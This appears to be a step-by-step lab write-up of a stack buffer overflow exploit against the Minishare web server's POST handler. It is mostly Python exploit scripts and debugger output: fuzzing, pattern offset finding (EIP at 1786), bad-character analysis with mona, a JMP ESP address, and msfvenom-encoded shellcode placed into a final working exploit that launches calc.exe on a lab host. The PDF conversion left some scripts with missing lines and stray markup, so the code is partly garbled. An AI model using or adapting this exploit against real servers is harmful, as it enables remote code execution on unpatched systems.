
# Minishare POST buffer overflow

```
import socket
import struct
def conv(address):
    return(struct.pack("<I", address))</pre>
def generate_badchar():
    badchar_test = b''
badchars = [0x00, 0x0A, 0x0D]
    for i in range(0x00, 0xFF+1):
         if i not in badchars:
             badchar_test += struct.pack("B", i)
    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)
    return(badchar_test)
def get_pattern():
    with open("pattern.txt", "rb") as f:
    return(f.read())
PORT = 80
    SIZE = 1024
    inputBuffer = b"A" * 4096
    buffer = b"POST " + inputBuffer + b" HTTP/1.1\r\n" buffer += b"Host: " + IP.encode() + b"\r\n"
    buffer += b"\r\n"
    try:
         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
         sock.connect((IP, PORT))
         print(f"Sending:\n{buffer.decode()}")
         sock.sendall(buffer)
         sock.close()
    except Exception as err:
         print(f"Error -> {err}")
```

4096 bytes results



## Create 4096 bytes pattern

### 

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1 Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3 Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5 Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7 Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9 Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1 At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3 Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5 Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7 Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9 Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1 Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3 Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7 Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9 Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3 Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7 Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9  ${\tt Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1}$ Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3 Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7 Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9  ${\tt Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1}\\$ Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3 Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0D11D12D13D14D15 Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9 Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1 Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3 Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5  $\label{thm:enderor} Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7\\ Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9\\ Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1\\ El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3\\ Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5\\ Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7\\ Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9\\ Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1\\ Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3\\ Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4F\\$ 

#### EIP value - 68433568

#### Code


```
import socket
import struct
def conv(address):
    return(struct.pack("<I", address))</pre>
def generate_badchar():
    badchar test = b'
   badchars = [0x00, 0x0A, 0x0D]
    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)
   with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)
    return(badchar_test)
def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())
if __name__ == "__main__":
    IP = "192.168.56.134"
   PORT = 80
   SIZE = 1024
   inputBuffer = get_pattern()
   buffer = b"POST " + inputBuffer + b" HTTP/1.1\r\n"
   buffer += b"Host: " + IP.encode() + b"\r\n"
   buffer += b"\r\n"
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))
        print(f"Sending:\n{buffer.decode()}")
        sock.sendall(buffer)
        sock.close()
    except Exception as err:
        print(f"Error -> {err}")
```

### EIP control

```
import socket
```

```
import struct
def conv(address):
    return(struct.pack("<I", address))</pre>
def generate_badchar():
    badchar_test = b'
    badchars = [0x00, 0x0A, 0x0D]
    for i in range(0x00, 0xFF+1):
         if i not in badchars:
             badchar_test += struct.pack("B", i)
    with open("badchar_test.bin", "wb") as f:
         f.write(badchar test)
    return(badchar_test)
def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())
if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 80
    SIZE = 1024
    OFFSET = 1786
    inputBuffer = b"A" * OFFSET
    inputBuffer += conv(0xdeadbeef)
    buffer = b"POST " + inputBuffer + b" HTTP/1.1\r\n" buffer += b"Host: " + IP.encode() + b"\r\n"
    buffer += b"\r\n"
         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
         sock.connect((IP, PORT))
         print(f"Sending:\n{buffer}")
         sock.send(buffer)
        sock.close()
    except Exception as err:
        print(f"Error -> {err}")
```

EIP control confirmed



### Exploit code

```
import socket
import struct
def conv(address):
    return(struct.pack("<I", address))</pre>
def generate_badchar():
   badchar_test = b''
   badchars = [0x00, 0x0A, 0x0D]
   for i in range(0x00, 0xFF+1):
        if i not in badchars:
           badchar_test += struct.pack("B", i)
   with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)
   return(badchar_test)
def get_pattern():
   with open("pattern.txt", "rb") as f:
       return(f.read())
PORT = 80
   SIZE = 1024
   OFFSET = 1786
   inputBuffer = b"A" * OFFSET
   inputBuffer += conv(0xdeadbeef)
   inputBuffer += generate_badchar()
   buffer = b"POST " + inputBuffer + b" HTTP/1.1\r\n"
   buffer += b"Host: " + IP.encode() + b"\r\n"
   buffer += b"\r\n"
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))
```

```
print(f"Sending:\n{buffer}")
    sock.send(buffer)
    sock.close()

except Exception as err:
    print(f"Error -> {err}")
```

#### Badchar test

```
!mona compare -f "c:\temp\badchar_test.bin" -a 03ef38d0
```

```
L Log data
Address Message
73EC0000 Modules C:\Windows\system32\IPHLPAPI.DLL
73EB0000 Modules C:\Windows\system32\WINNSI.DLL
74CE0000 Modules C:\Windows\System32\fwpuclnt.dll
73E60000 Modules C:\Windows\system32\rasadhlp.dll
768D0000 Modules C:\Windows\syswow64\ole32.dll
7751F5E1 New thread with ID 0000092C created
7751F5E1 New thread with ID 00000584 created
DEADBEEF [16:59:21] Access violation when executing [DEADBEEF]
0BADF00D [+] Command used:
OBADF00D !mona compare -f "c:\temp\badchar_test.bin" -a 03ef38d0
OBADFOOD [+] Reading file c:\temp\badchar_test.bin...
OBADFOOD Read 253 bytes from file
OBADFOOD [+] Preparing output file 'compare.txt'
OBADF00D - (Re)setting logfile compare.txt
OBADFOOD [+] Generating module info table, hang on...
OBADFOOD - Processing modules
OBADFOOD - Done. Let's rock 'n roll.
OBADFOOD [+] c:\temp\badchar_test.bin has been recognized as RAW bytes.
OBADF00D [+] Fetched 253 bytes successfully from c:\temp\badchar_test.bin
0BADF00D
            - Comparing 1 location(s)
OBADFOOD Comparing bytes from file with memory :
03EF38D0 [+] Comparing with memory at location: 03EF38D0 !!! Hooray, normal shellcode unmodified
03EF38D0
03EF38D0 Bytes omitted from input: 00 0a 0d
ØBADFØØD
OBADFOOD [+] This mona.py action took 0:00:00.453000
```

```
!mona find -s "\xff\xe4" -cpb "\x00\x0a\x0d"
```

For the sake of this exercise, will be using the pointer below. Although its not a vulnerable dll and has aslr enabled whose address will change upon reboot

Wil be using 0x76f30f75


## Confirming code execution

```
import socket
import struct

def conv(address):
    return(struct.pack("<I", address))

def generate_badchar():
    badchar_test = b''</pre>
```

```
badchars = [0x00, 0x0A, 0x0D]
    for i in range(0x00, 0xFF+1):
         if i not in badchars:
             badchar_test += struct.pack("B", i)
    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)
    return(badchar_test)
def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())
if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 80
    SIZE = 1024
    OFFSET = 1786
    inputBuffer = b"A" * OFFSET
    inputBuffer += conv(0x76f30f75)
    inputBuffer += b"\x90" * 32
    inputBuffer += b"\xCC" * 32
    buffer = b"POST " + inputBuffer + b" HTTP/1.1\r\n" buffer += b"Host: " + IP.encode() + b"\r\n"
    buffer += b"\r\n"
    try:
         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
         sock.connect((IP, PORT))
         print(f"Sending:\n{buffer}")
         sock.send(buffer)
         sock.close()
    except Exception as err:
         print(f"Error -> {err}")
```



## Shellcode to pop calculator

```
__[X]_[user@parrot]_[~/.local/bin]
   - $msfvenom -p windows/exec CMD=calc.exe --var-name calculator -b '\x00\x0A\x0D' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[\,\text{-}\,] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1258 bytes
calculator = b""
calculator += b"\xbf\x9a\x38\x95\xf0\xd9\xc7\xd9\x74\x24\xf4"
calculator += b"\x5e\x33\xc9\xb1\x31\x7e\x13\x83\xc6\x04"
calculator += b"\x03\x7e\x95\xda\x60\x0c\x41\x98\x8b\xed\x91"
calculator += b"\xfd\x02\x08\xa0\x3d\x70\x58\x92\x8d\xf2\x0c"
calculator += b"\x1e\x65\x56\xa5\x95\x0b\x7f\xca\x1e\xa1\x59"
 calculator += b"\\xe5\\x9f\\x9a\\x9a\\x64\\x23\\xe1\\xce\\x46\\x1a\\x2a"
calculator += b"\x03\x86\x5b\x57\xee\xda\x34\x13\x5d\xcb\x31"
calculator += b"\x69\x5e\x60\x09\x7f\xe6\x95\xd9\x7e\xc7\x0b"
calculator += b"\x52\xd9\xc7\xaa\xb7\x51\x4e\xb5\xd4\x5c\x18"
calculator += b"\x4e\x2e\x2a\x9b\x86\x7f\xd3\x30\xe7\xb0\x26"
calculator += b"\x48\x2f\x76\xd9\x3f\x59\x85\x64\x38\x9e\xf4"
calculator += b"\xb2\xcd\x05\x5e\x30\x75\xe2\x5f\x95\xe0\x61"
calculator += b"\x53\x52\x66\x2d\x77\x65\xab\x45\x83\xee\x4a"
calculator += b"\x8a\x02\xb4\x68\x0e\x4f\x6e\x10\x17\x35\xc1"
 calculator += b"\\x2d\\x47\\x96\\xbe\\x8b\\x03\\x3a\\xaa\\xa1\\x49\\x50" 
calculator += b'' \times 2d \times 37 \times f4 \times 16 \times 2d \times 47 \times f7 \times 96 \times 46 \times 76 \times 7c''
calculator += b"\xc9\x11\x87\x57\xae\xee\xcd\xfa\x86\x86\x88"
```

```
calculator += b"\x6e\x9b\xea\x2b\x45\xdf\x12\xa8\x6c\x9f\xe0"
calculator += b"\xb0\x04\x9a\xad\x76\xf4\xd6\xbe\x12\xfa\x45"
calculator += b"\xbe\x36\x99\x08\x2c\xda\x70\xaf\xd4\x79\x8d"
```

# Exploit code that pops calculator

```
import socket
import struct
def conv(address):
    return(struct.pack("<I", address))</pre>
def generate_badchar():
    badchar_test = b'
    badchars = [0x00, 0x0A, 0x0D]
    for i in range(0x00, 0xFF+1):
        if i not in badchars:
            badchar_test += struct.pack("B", i)
    with open("badchar_test.bin", "wb") as f:
        f.write(badchar_test)
    return(badchar_test)
def get_pattern():
    with open("pattern.txt", "rb") as f:
        return(f.read())
if __name__ == "__main__":
    IP = "192.168.56.134"
    PORT = 80
    SIZE = 1024
    OFFSET = 1786
    calculator = b""
    calculator += b"\xbf\x9a\x38\x95\xf0\xd9\xc7\xd9\x74\x24\xf4"
     calculator += b"\x5e\x33\xc9\xb1\x31\x31\x7e\x13\x83\xc6\x04" 
    calculator += b"\x03\x7e\x95\xda\x60\x0c\x41\x98\x8b\xed\x91"
     calculator += b"\xfd\x02\x08\xa0\x3d\x70\x58\x92\x8d\xf2\x0c" 
    calculator += b"\x1e\x65\x56\xa5\x95\x0b\x7f\xca\x1e\xa1\x59"
    calculator += b"\xe5\x9f\x9a\x9a\x64\x23\xe1\xce\x46\x1a\x2a"
    calculator += b"\x03\x86\x5b\x57\xee\xda\x34\x13\x5d\xcb\x31"
    calculator += b"\x69\x5e\x60\x09\x7f\xe6\x95\xd9\x7e\xc7\x0b"
    calculator += b"\x52\xd9\xc7\xaa\xb7\x51\x4e\xb5\xd4\x5c\x18"
    calculator += b"\x4e\x2e\x2a\x9b\x86\x7f\xd3\x30\xe7\xb0\x26"
    calculator += b"\x48\x2f\x76\xd9\x3f\x59\x85\x64\x38\x9e\xf4"
    calculator += b"\xb2\xcd\x05\x5e\x30\x75\xe2\x5f\x95\xe0\x61"
     calculator += b"\x53\x52\x66\x2d\x77\x65\xab\x45\x83\xee\x4a" 
    calculator += b"\x8a\x02\xb4\x68\x0e\x4f\x6e\x10\x17\x35\xc1"
    calculator += b"\x2d\x47\x96\xbe\x8b\x03\x3a\xaa\xa1\x49\x50"
    calculator += b"\x2d\x37\xf4\x16\x2d\x47\xf7\x06\x46\x76\x7c"
    calculator += b"\xc9\x11\x87\x57\xae\xee\xcd\xfa\x86\x66\x88"
    calculator += b"\x6e\x9b\xea\x2b\x45\xdf\x12\xa8\x6c\x9f\xe0"
    calculator += b"\xb0\x04\x9a\xad\x76\xf4\xd6\xbe\x12\xfa\x45"
    calculator += b"\xbe\x36\x99\x08\x2c\xda\x70\xaf\xd4\x79\x8d"
    inputBuffer = b"A" * OFFSET
    inputBuffer += conv(0x76f30f75)
    inputBuffer += b"\x90" * 32
    inputBuffer += calculator
   buffer = b"POST " + inputBuffer + b" HTTP/1.1\r\n" buffer += b"Host: " + IP.encode() + b"\r\n"
    buffer += b"\r\n"
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))
```

```
print(f"Sending:\n{buffer}")
    sock.send(buffer)
    sock.close()

except Exception as err:
    print(f"Error -> {err}")
```

